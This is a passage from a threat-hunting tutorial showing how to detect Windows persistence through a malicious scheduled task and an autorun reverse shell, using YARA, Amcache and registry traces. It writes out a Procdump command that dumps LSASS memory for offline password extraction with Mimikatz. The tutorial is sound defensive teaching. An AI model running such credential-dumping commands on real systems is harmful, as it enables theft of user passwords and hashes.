

Figure 31. "update_software" Task Schedule - TaskScheduler Event ID (100).

The above events from the TaskScheduler events type show that there is a task schedule has been created by NT AUTHORITY\SYSTEM with a task name (update_software). Although the name of the task schedule seems to be normal and not suspicious, but as a threat hunter we have to investigate more on this task and confirm whether the task is a normal or indeed it's a malicious task.

We will go to the location of all the tasks (C:\Windows\System32\Tasks) in order to find and open the task in question (update_software) and see its configuration:



Figure 32. "update_software" Task File.

We opened the file (update_software) on the notepad to see the content of the task:

Figure 33. "update_software" File Content.

After checking the content of the file, we can find that the task is scheduled to execute a bat file called (update.bat) on C:\Windows\Temp.

We will go the location of the bat file (C:\Windows\Temp) to check if the bat file is still there:



Figure 34. "update.bat" File.

The file is indeed there, we opened the bat file to see its content:



Figure 35. "update.bat" File Content.

The content of the bat file is a PowerShell command which uses the Net.WebClient class to download a file called (run.ps1) from a suspicious IP. As a threat hunter, we will check the suspicious IP in VirusTotal to see if the IP is marked as a malicious on some AV engines:



Figure 36. VirusTotal Results.

We can confirm that this is a malicious activity and the IP seems to be a server owned by an attacker which is being used to download and execute a malicious PowerShell script file (run.ps1) in a scheduled time.

5.5 Persistence with Autorun

As we explained the persistence way of the schedule task that is being used by the attackers and red teamer, there is another persistence way which also is being used quite often by the bad guys that is "Autorun". The Autorun can be used to configure a program or an executable file to run during system bootup or login. As a threat hunter, we will investigate the known registry keys for Autoruns, and one of the keys is (Run) key. After checking this key, we found a registry value that configured to be an autorun as shown in figure 37:



Figure 37. Explorer Export Autorun.

The name of the file as well as the path seem to be normal but remember that as a threat hunter we have to always investigate. We will go to the location of the file (ExExporrt.exe):



Figure 38. "ExeExporrt" File Location.

In figure 38, We can observe that there are two files with almost the same name. We don't know which of them is a suspicious file and the other is a normal or a legitimate file.

We analyzed the properties of the two files and compared them together:



Figure 39. Comparing the Two Files.

After comparing the two files, it's clearly that this file (ExtExporrt) is a suspicious file. The suspicious file has a product name "Apache HTTP Server" which could be an HTTP reverse shell. On the other hand, the normal file has a Microsoft signature. Also, the modified data of the suspicious file comparing to the normal file is a big difference which gives us a sign. We can also detect this activity by using the Sysinternals tool "autorun" from Microsoft:



Figure 40. Autorun Sysinternals.

We can easily detect the suspicious autoruns by looking for the "Not Verified" publisher. The malicious file has a "Not Verified" flag whether the rest have a "Verified" flag.

Now, we confirmed that this is a malicious file being used on the machine (PC-01) and could be an HTTP reverse shell that the attacker uses it to connect back from the victim machine each time the user logs in. Suppose that this malicious file is exist on another machine, and actually we don't know if the file indeed is existing on another machine or not. The attacker may use the same executable but with a different name and different location and maybe we don't find it on the autoruns or in the schedule tasks (as shown before). In this case, we could use the "Yara Rule" which is basically a way to create a rule for a specific file and then it looks for that file based on some strings/characters that you identify it. For this scenario, we extracted the strings of the malicious executable (ExtExporrt.exe) and then we created a simple Yara Rule that looks for some strings of the malicious file that we identified it:



Figure 41. Yara Rule for (ExtExporrt.exe).

Then we ran the rule on the machine (PC-02) to look for those strings over all the files/folders:



Figure 42. Yara Rule Command.

We have actually found three malicious files with the same malicious executable that we previously found (ExtExporrt.exe). The new malicious files are found on multiple location on the machine (PC-02) with different names. You can note that one of them is on the Recycle Bin which it has been deleted.

For this purpose, we used this Yara Rule only on one machine, imagine if we are in a domain that has a lot of computers (such as more than 500 Domain-Joined Computers) and we run such a rule on those machine. Also, think about if we have an EDR that supports the use of Yara rule, with this way, we can run a Yara rule from the EDR management over all the agent-connected machines. With this way, we can save a lot of time for hunting and investigating.

Amcache Artifact:

Amcache is a great forensic artifact that is a must for any DFIR specialist to use it during the threat hunting and the investigation. The Amcache.hve file is a registry file that stores the information of executed applications. These executed applications include the execution path, first executed time, deleted time, and first installation.

We can use the tool AmCacheParser from Eric Zimmerman to analyze the Amcache results:

```
C:\Users\Rayan\Desktop>AmcacheParser.exe -f "C:\Windows\appcompat\Programs\Amcache.hve" --csv C:\Users\Rayan\Desktop\
AmcacheParser version 1.3.3.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f C:\Windows\appcompat\Programs\Amcache.hve --csv C:\Users\Rayan\Desktop\

'C:\Windows\appcompat\Programs\Amcache.hve' is in use. Rerouting...

Two transaction logs found. Determining primary log...
Primary log: C:\Windows\appcompat\Programs\Amcache.hve.LOG1, secondary log: C:\Windows\appcompat\Programs\Amcache.hve.LOG2
Replaying log file: C:\Windows\appcompat\Programs\Amcache.hve.LOG1
Replaying log file: C:\Windows\appcompat\Programs\Amcache.hve.LOG2
At least one transaction log was applied. Sequence numbers have been updated to 0x0105

'C:\Windows\appcompat\Programs\Amcache.hve' is in new format!

Total file entries found: 244
Total shortcuts found: 66
Total device containers found: 17
Total device PnPs found: 195
Total drive binaries found: 332
Total driver packages found: 9

Found 191 unassociated file entries

Results saved to: C:\Users\Rayan\Desktop\

Total parsing time: 0.729 seconds.
```

Figure 43. AmcacheParser.exe Command.

FileKeyLastWriteTimest	SHA1	FullPath	Name	FileExtension	ProductName	Size
4/11/2020 0:38	44496e2be40ce4274fa540c0a93925ad2ff5cbe9	c:\windows\system32\compattelrunner.exe	CompatTelRunner.exe	.exe	microsoftÂ® windowsÂ® operating system	144888
4/10/2020 1:47	427693e6b1831469ae0ea1d4067a792f3b05a720	c:\windows\system32\consent.exe	consent.exe	.exe	microsoftÂ® windowsÂ® operating system	154528
4/10/2020 1:47	18b27889867249511e15f5a6b8700a106140f38f	c:\windows\system32\credentialuibroker.exe	CredentialUIBroker.exe	.exe	microsoftÂ® windowsÂ® operating system	102312
3/8/2020 19:30	0aa9e72cb19ff809270e2b288ddc1da93da843b0	c:\windows\system32\csrss.exe	csrss.exe	.exe	microsoftÂ® windowsÂ® operating system	17696
3/8/2020 19:08	5188b88c2911170ccc47bd462404fb3ece17a99c	c:\program files\cuassistant\culauncher.exe	culauncher.exe	.exe	microsoftÂ® windowsÂ® operating system	369696
4/11/2020 0:38	52d35af657197bfad1d6a40fc278eae586d78ccf	c:\windows\system32\devicecensus.exe	DeviceCensus.exe	.exe	microsoftÂ® windowsÂ® operating system	35128
3/8/2020 19:08	e2e5d4feb0dff20ad1d83f72062f5816d365bc37	c:\program files\rempl\disktoast.exe	disktoast.exe	.exe	microsoftÂ® windowsÂ® operating system	92664
4/13/2020 0:42	389e8332a59f2ece14e7bcd0d9539681753ac967	c:\windows\system32\dllhost.exe	dllhost.exe	.exe	microsoftÂ® windowsÂ® operating system	21408
4/10/2020 1:47	604523a6f1f81b07a5561a3f23124e9466ce0631	c:\windows\system32\dsregcmd.exe	dsregcmd.exe	.exe	microsoftÂ® windowsÂ® operating system	659968
3/9/2020 15:32	95b01ac93315ed22ee12fdeab0f2909bfabfd046	c:\windows\system32\dwm.exe	dwm.exe	.exe	microsoftÂ® windowsÂ® operating system	57344
4/10/2020 1:58	cf02bfe4610f2bc26519183 2b046b2dc8e588e77	c:\windows\system32\dxdiag.exe	dxdiag.exe	.exe	microsoftÂ® windowsÂ® operating system	352768
4/10/2020 1:47	45f9ee92250ee92a26172a4f1a546caec7da1bb1	c:\windows\explorer.exe	explorer.exe	.exe	microsoftÂ® windowsÂ® operating system	4848952
4/23/2020 1:33	77916471237a0c022f4098ef781961a3fcde5c76	c:\users\ali\desktop\install.exe	install.exe	.exe	apache http server	73802
3/8/2020 19:08	7a9a224feda2162531f2ca8a476249527b0f4930	c:\program files\rempl\sedlauncher.exe	sedlauncher.exe	.exe	microsoftÂ® windowsÂ® operating system	351032
3/8/2020 19:08	e48a127e5cb75ed4279a714df6ab8a7e695863e0	c:\program files\rempl\sedsvc.exe	sedsvc.exe	.exe	microsoftÂ® windowsÂ® operating system	357680
4/11/2020 1:35	5cec5ea0e5f5a6ed7e4726fe39e50563a351c9c8	c:\windows\system32\sessionmsg.exe	sessionmsg.exe	.exe	microsoftÂ® windowsÂ® operating system	74960
3/8/2020 19:11	fc478297c6ed61f51a49f0a6d0f49eeabce17166	c:\$windows.~bt\sources\setuphost.exe	setuphost.exe	.exe	microsoftÂ® windowsÂ® operating system	859960
4/10/2020 1:47	0c53eabe78a9acba25658af0367bf1729d8ae0e7	c:\windows\system32\sihclient.exe	SIHClient.exe	.exe	microsoftÂ® windowsÂ® operating system	229888
4/13/2020 0:21	129f4f0257715715d50fd7b7129ce231771ae1ea	c:\windows\system32\snippingtool.exe	SnippingTool.exe	.exe	microsoftÂ® windowsÂ® operating system	3162112
3/8/2020 19:12	fd9154ec5fed8b2ee3a71e95cf62601ac9296509	c:\windows\system32\svchost.exe	svchost.exe	.exe	microsoftÂ® windowsÂ® operating system	47664
3/23/2020 12:38	e341c9b6961d4956e48e2b89933e7a8f22faadf5	c:\windows\system32\systempropertiesremote.exe	SystemPropertiesRemote.exe	.exe	microsoftÂ® windowsÂ® operating system	83968
3/10/2020 18:31	11ee71f4ea933b8f2861ad33a368e2779f7febbd	c:\windows\system32\taskhostw.exe	taskhostw.exe	.exe	microsoftÂ® windowsÂ® operating system	87392
4/13/2020 0:47	2213958a14babf11dc92a1463ac4641919b7b1c5	c:\windows\system32\taskmgr.exe	Taskmgr.exe	.exe	microsoftÂ® windowsÂ® operating system	1200912
4/22/2020 23:01	77916471237a0c022f4098ef781961a3fcde5c76	c:\windows\temp\test.exe	test.exe	.exe	apache http server	73802
4/11/2020 1:36	1a19d84464d409ea3115e4afd58ffb80ee110eaf	c:\windows\system32\werfault.exe	WerFault.exe	.exe	microsoftÂ® windowsÂ® operating system	319384
4/12/2020 17:29	e0645e43dc03a42c2510c400d2f7df382fd4987a	c:\users\rayan\desktop\winprefetchview.exe	WinPrefetchView.exe	.exe	winprefetchview	112224
4/11/2020 1:58	ce75b5e0d323fc55f0e2bb63584d625c29669896	c:\windows\system32\winsat.exe	WinSAT.exe	.exe	microsoftÂ® windowsÂ® operating system	3365888
3/8/2020 19:30	0aa9e72cb19ff809270e2b288ddc1da93da843b0	c:\windows\system32\csrss.exe	csrss.exe	.exe	microsoftÂ® windowsÂ® operating system	17696
4/12/2020 17:29	650ecd30e34570bc455030d8db0d854a176108b3	c:\users\rayan\desktop\sysinternalssuite\ctrl2cap.amd.sys	ctrl2cap.amd.sys	.sys	ctrl2cap	10104
4/12/2020 17:29	545f885f31333d1207f7cca593b6ff3c0dffd89a	c:\users\rayan\desktop\sysinternalssuite\ctrl2cap.exe	ctrl2cap.exe	.exe		150328
4/12/2020 17:29	83626cd680a1be177f796c3c6e6bede936222fca	c:\users\rayan\desktop\sysinternalssuite\ctrl2cap.nt4.sys	ctrl2cap.nt4.sys	.sys	ctrl2cap	2864
4/12/2020 17:29	34e1a6d2421f2cab29798401ce303dbf5c83b956	c:\users\rayan\desktop\sysinternalssuite\ctrl2cap.nt5.sys	ctrl2cap.nt5.sys	.sys	ctrl2cap	2832
3/8/2020 19:08	5188b88c2911170ccc47bd462404fb3ece17a99c	c:\program files\cuassistant\culauncher.exe	culauncher.exe	.exe	microsoftÂ® windowsÂ® operating system	369696
4/12/2020 17:29	c3e06eba04e67cc244bfcfa76f89316d0c557160	c:\users\rayan\desktop\sysinternalssuite\dbgview.exe	Dbgview.exe	.exe	sysinternals debugview	914992
4/12/2020 17:29	c415d6904ac23599ea53b4f8ee4acbba8bfeb0f2	c:\users\rayan\desktop\sysinternalssuite\desktops.exe	Desktops.exe	.exe	desktops	116824
4/11/2020 0:38	52d35af657197bfad1d6a40fc278eae586d78ccf	c:\windows\system32\devicecensus.exe	DeviceCensus.exe	.exe	microsoftÂ® windowsÂ® operating system	35128

Figure 44. Amcache Results.

We can see that two malicious files (install.exe & test.exe) have been executed on the machine with different times. Note that Amcache stores SHA1 hash (same hash for the two files).

5.6 Dumping LSASS Process (Procdump)

Many of the red teamers use Procdump tool for malicious activities in order to get a high privilege in the machine or domain admin privileges. Basically, they use the tool (Procdump) to dump the LSASS process from memory and then download the DMP file in the attacker's machine in order to use such offline tools like Mimikatz to extract the passwords of the logged in users in a clear text (or NTLM hash). The Procdump tool is a legit tool from Sysinternals by Microsoft and used on Windows environments.

```
C:\Users\rayan\Desktop>procdump64.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[23:45:48] Dump 1 initiated: C:\Users\rayan\Desktop\lsass.dmp
[23:45:49] Dump 1 writing: Estimated dump file size is 35 MB.
[23:45:49] Dump 1 complete: 35 MB written in 0.9 seconds
[23:45:49] Dump count reached.
```

Figure 45. Procdump Basic Command.

In figure 45, we demonstrated that an attacker or a red teamer has executed the Procdump tool to dump the LSASS process to get the DMP file (lssas.dmp in our case).

We can hunt this activity by reviewing the below registry key (as explained previously):



Figure 46. Registry Key for Procdump Activity.

As you can see in figure 46, there is a registry key to record any executed Sysinternals tools. Whenever an attacker (or any user) has accepted the Eula (accepteula), a new record will be created in this registry key: HKEY_CURRENT_USER\Software\Sysinternals\

We can also detect this activity from the Prefetch as shown below in figure 47:

